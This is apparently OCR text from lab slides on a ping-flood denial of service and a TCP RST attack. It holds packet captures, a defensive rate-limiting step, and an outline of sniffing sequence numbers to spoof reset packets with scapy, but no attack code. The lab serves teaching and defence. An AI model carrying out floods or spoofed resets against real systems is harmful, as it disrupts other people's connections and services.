    36 0.100701000 192.168.1.103      192.168.1.101   ICMP       51 Echo (ping) request  id=0x0000, seq=0/0, ttl=64
    37 0.102704000 192.168.1.103      192.168.1.101   ICMP       51 Echo (ping) request  id=0x0000, seq=0/0, ttl=64
    38 0.105748000 192.168.1.103      192.168.1.101   ICMP       51 Echo (ping) request  id=0x0000, seq=0/0, ttl=64
    39 0.107529000 192.168.1.103      192.168.1.101   ICMP       51 Echo (ping) request  id=0x0000, seq=0/0, ttl=64
```

```
0000  08 00 27 73 67 7a 08 00  27 fc 49 ce 08 00 45 00   ..'sgz.. '.I...E.
0010  00 25 00 01 00 00 40 01  f6 ba c0 a8 01 67 c0 a8   .%....@. .....g..
0020  01 65 08 00 43 4f 00 00  00 00 48 65 6c 6c 6f 6f   .e..CO.. ..Helloo
0030  6f 6f 21                                           oo!
```

dos@dos-VirtualBox: ~

```
dos@dos-VirtualBox:~$ wireshark
```

(SERVER PC) RUN DEFENSE SCRIPT, THAT WILL BLOCK REQUESTS ON SERVER IF IT SENSES THAT IT IS GETTING TOO MANY REQUESTS FROM THAT PARTICULAR IP, AND CHECK IN WIRESHARK WHEN PACKETS ARE STOPPED



Filter: icmp


```
No.     Time         Source          Destination     Protocol Lengtl Info
1033157 98679.243548 192.168.1.103   192.168.1.101   ICMP      60 Echo (ping) request  id=0x0000, seq=0/0, ttl=64
1033158 98679.244933 192.168.1.103   192.168.1.101   ICMP      60 Echo (ping) request  id=0x0000, seq=0/0, ttl=64
1033159 98679.246588 192.168.1.103   192.168.1.101   ICMP      60 Echo (ping) request  id=0x0000, seq=0/0, ttl=64
1033160 98679.247932 192.168.1.103   192.168.1.101   ICMP      60 Echo (ping) request  id=0x0000, seq=0/0, ttl=64
1033161 98679.249327 192.168.1.103   192.168.1.101   ICMP      60 Echo (ping) request  id=0x0000, seq=0/0, ttl=64
1033162 98679.250728 192.168.1.103   192.168.1.101   ICMP      60 Echo (ping) request  id=0x0000, seq=0/0, ttl=64
1033163 98679.252206 192.168.1.103   192.168.1.101   ICMP      60 Echo (ping) request  id=0x0000, seq=0/0, ttl=64
1033164 98679.260735 192.168.1.103   192.168.1.101   ICMP      60 Echo (ping) request  id=0x0000, seq=0/0, ttl=64
1033165 98679.265262 192.168.1.103   192.168.1.101   ICMP      60 Echo (ping) request  id=0x0000, seq=0/0, ttl=64
1033166 98679.271409 192.168.1.103   192.168.1.101   ICMP      60 Echo (ping) request  id=0x0000, seq=0/0, ttl=64
1033167 98679.272807 192.168.1.103   192.168.1.101   ICMP      60 Echo (ping) request  id=0x0000, seq=0/0, ttl=64
1033168 98679.275806 192.168.1.103   192.168.1.101   ICMP      60 Echo (ping) request  id=0x0000, seq=0/0, ttl=64
1033169 98679.279883 192.168.1.103   192.168.1.101   ICMP      60 Echo (ping) request  id=0x0000, seq=0/0, ttl=64
1033170 98679.281219 192.168.1.103   192.168.1.101   ICMP      60 Echo (ping) request  id=0x0000, seq=0/0, ttl=64
1033171 98679.284285 192.168.1.103   192.168.1.101   ICMP      60 Echo (ping) request  id=0x0000, seq=0/0, ttl=64
1033172 98679.285583 192.168.1.103   192.168.1.101   ICMP      60 Echo (ping) request  id=0x0000, seq=0/0, ttl=64
1033173 98679.295848 192.168.1.103   192.168.1.101   ICMP      60 Echo (ping) request  id=0x0000, seq=0/0, ttl=64
1033174 98679.301287 192.168.1.103   192.168.1.101   ICMP      60 Echo (ping) request  id=0x0000, seq=0/0, ttl=64
1033175 98679.304105 192.168.1.103   192.168.1.101   ICMP      60 Echo (ping) request  id=0x0000, seq=0/0, ttl=64
1033176 98679.305416 192.168.1.103   192.168.1.101   ICMP      60 Echo (ping) request  id=0x0000, seq=0/0, ttl=64
1033177 98679.308709 192.168.1.103   192.168.1.101   ICMP      60 Echo (ping) request  id=0x0000, seq=0/0, ttl=64
1033178 98679.312113 192.168.1.103   192.168.1.101   ICMP      60 Echo (ping) request  id=0x0000, seq=0/0, ttl=64
1033179 98679.316074 192.168.1.103   192.168.1.101   ICMP      60 Echo (ping) request  id=0x0000, seq=0/0, ttl=64
1033180 98679.317609 192.168.1.103   192.168.1.101   ICMP      60 Echo (ping) request  id=0x0000, seq=0/0, ttl=64
1033181 98679.323277 192.168.1.103   192.168.1.101   ICMP      60 Echo (ping) request  id=0x0000, seq=0/0, ttl=64
1033182 98679.333078 192.168.1.103   192.168.1.101   ICMP      60 Echo (ping) request  id=0x0000, seq=0/0, ttl=64
1033183 98679.336682 192.168.1.103   192.168.1.101   ICMP      60 Echo (ping) request  id=0x0000, seq=0/0, ttl=64
1033184 98679.342737 192.168.1.103   192.168.1.101   ICMP      60 Echo (ping) request  id=0x0000, seq=0/0, ttl=64
1033185 98679.349213 192.168.1.103   192.168.1.101   ICMP      60 Echo (ping) request  id=0x0000, seq=0/0, ttl=64
1033186 98679.364771 192.168.1.103   192.168.1.101   ICMP      60 Echo (ping) request  id=0x0000, seq=0/0, ttl=64
1033187 98679.369626 192.168.1.103   192.168.1.101   ICMP      60 Echo (ping) request  id=0x0000, seq=0/0, ttl=64
```

```
▶Frame 1008473: 87 bytes on wire (696 bits), 87 bytes captured (696 bits) on interface 0
▶Ethernet II, Src: CadmusCo_fc:49:ce (08:00:27:fc:49:ce), Dst: IPv4mcast_00:00:fb (01:00:5e:00:00:fb)
▶Internet Protocol Version 4, Src: 192.168.1.102 (192.168.1.102), Dst: 224.0.0.251 (224.0.0.251)
▶User Datagram Protocol, Src Port: mdns (5353), Dst Port: mdns (5353)
▶Domain Name System (query)
```

dos@dos_Server-VirtualBox: ~

```
dos@dos_Server-VirtualBox:~$ sudo python /defense.py
```

(VICTIM PC) TRY TO SENT PING REQUEST FROM VICTIM PC, IF NO RESPONSE THEN ATTACK(DOS) IS SUCCESSFUL!



```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Student>ping 192.168.1.101

Pinging 192.168.1.101 with 32 bytes of data:

Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 192.168.1.101:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),

C:\Documents and Settings\Student>
```

TCP RST ATTACK

BACKGROUND:


- TCP header contains a reset bit (RST) flag.
- If set to 1, it means that the receiving computer is signaled to drop a connection.
- TCP RST basically kills a TCP connection forging TCP reset [The attack]
- It is possible for a middle computer to monitor a TCP connection between 2 other computers. (Collecting source ip, dest ip and sequence number from the packets)
- This third computer sends forged TCP reset packets to one of the computers to kill a TCP connection.

GOAL OF THIS LAB

- We will try to demonstrate an attack where a malicious host tries to interrupt an established connection between host A and host B
- In the process we will learn how to sniff a network between two communicating hosts and also how to spoof a TCP packet.
- This also exposes the vulnerability of TCP protocol which is a connection oriented and reliable protocol.

RST ATTACK set up

- Host B (server) is streaming an audio file to host A (victim) using VLC media player using HTTP.
- For the simplicity of demonstration, we will use two VMs.
- Set up the VLC media player to stream an audio file over network.
- We will install a scapy script on the victim’s machine which will sniff all the TCP packets (extracting the sequence numbers) and send a TCP reset packet to the server.
- Host B will stop streaming audio to host A.




TCP Connection Teardown
Reset (RST)


Time	Source	Destination	Protocol	Info
0.000000	172.16.252.3	172.16.253.4	TCP	33333 > 4001 [SYN] Seq=0 Win=5840 Le
2.006919	172.16.253.4	172.16.252.3	TCP	4001 > 33333 [SYN, ACK] Seq=0 Ack=1
2.007906	172.16.252.3	172.16.253.4	TCP	33333 > 4001 [ACK] Seq=1 Ack=1 Win=5
7.013335	172.16.252.3	172.16.253.4	TCP	33333 > 4001 [RST] Seq=1 Win=5840 Le

```
%ACE-6-302023: Teardown TCP connection 0x71b3 for vlan2502:172.16.252.3/33333
(172.16.252.3/33333) to vlan2503:172.16.253.4/4001 (172.16.253.4/4001) duration
0:00:07 bytes 160 TCP Reset
```

